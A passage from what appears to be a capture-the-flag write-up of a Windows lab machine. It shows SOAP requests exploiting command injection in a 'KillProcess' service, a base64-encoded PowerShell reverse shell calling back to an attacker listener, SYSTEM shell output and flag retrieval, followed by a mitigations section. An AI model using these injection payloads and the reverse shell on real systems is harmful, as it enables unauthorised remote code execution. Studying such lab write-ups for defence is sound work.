Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"
Content-Length: 278

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <KillProcess xmlns="http://tempuri.org/">
      <processName>notepad; whoami #</processName>
    </KillProcess>
  </soap:Body>
</soap:Envelope>
The injection logic works as follows: notepad satisfies the expected process name argument; ; terminates that command; whoami is our injected command; # comments out any trailing arguments the service may append after our input.


With confirmed command execution as SYSTEM, we generate a reverse shell payload using Reverse Shell Generator and deliver it through Burp Suite Repeater:
POST /MonitorService HTTP/1.1
Host: 127.0.0.1:8000
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"
Content-Length: 278

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <KillProcess xmlns="http://tempuri.org/">
      <processName>notepad; powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMgAwADQAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA #</processName>
    </KillProcess>
  </soap:Body>
</soap:Envelope>

nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.244.81 51551

PS C:\Software\Monitoring> whoami
nt authority\system
PS C:\Software\Monitoring>
Post Exploitation
PS C:\users\Administrator\Desktop> hostname ; whoami ; ipconfig ; type root.txt
S200401
nt authority\system

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::bb
   IPv6 Address. . . . . . . . . . . : dead:beef::cb4b:6f65:5978:76e9
   Link-local IPv6 Address . . . . . : fe80::61f2:523e:89cb:36d2%3
   IPv4 Address. . . . . . . . . . . : 10.129.59.40
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb0:70fa%3
                                       10.129.0.1
7546eadc4804d7ae834a4f5650f8****
Mitigations
Each vulnerability in this chain has a straightforward remediation. Addressing any single one of them would have broken the attack at that stage.
Remove guest access to SMB shares. The software$ share should require authentication. Internal tooling and monitoring binaries have no reason to be readable by unauthenticated users. Review all shares with net share and enforce explicit ACLs.
Never hardcode credentials in application binaries. Connection strings and secrets should be stored in a secrets manager (e.g. Azure Key Vault, Windows DPAPI, or environment variables injected at runtime). Compiled .NET assemblies can be decompiled trivially — treat them the same as source code from a secrets hygiene perspective. Reference: CWE-798.
Resolve or remove orphaned Linked Server targets. The SQL07 linked server pointed to a hostname with no DNS record. A linked server that cannot resolve its target is either unused or misconfigured — either way it should be dropped. If the linked server is needed, ensure the target host exists and is reachable before deployment. Audit all linked servers with EXEC sp_linkedservers and remove any that are stale.
Use Windows Integrated Authentication for Linked Servers. Storing plaintext credentials in a linked server configuration (sp_addlinkedsrvlogin with explicit username/password) means those credentials are sent in cleartext to whatever the target hostname resolves to. Configuring the linked server to use the SQL Server service account's Kerberos identity instead eliminates the credential capture risk entirely.
Restrict ADIDNS write permissions. The default behavior that allows any authenticated domain user to register arbitrary DNS A records is a known attack primitive. This can be mitigated by enabling the ms-DS-MachineAccountQuota-equivalent DNS ACL restriction or by deploying DNS Security (DNSSEC) and auditing dynamic DNS updates. At minimum, monitor for unexpected DNS record creation events (Event ID 770 in the DNS debug log).
Sanitize all inputs to system-level calls. The KillProcess SOAP operation passes the caller-supplied processName directly to a shell or system API without validation. Any parameter that influences a command execution must be strictly validated — ideally by allowlisting known process names rather than attempting to blacklist injection characters. The principle of least privilege also applies here: a monitoring service has no legitimate reason to run as NT AUTHORITY\SYSTEM. Running it as a restricted service account would limit the blast radius of exploitation.
Tools used: Nmap · NetExec · smbclient · DNSpy · Impacket mssqlclient · dnstool.py / krbrelayx · Responder · Evil-WinRM · Chisel · Burp Suite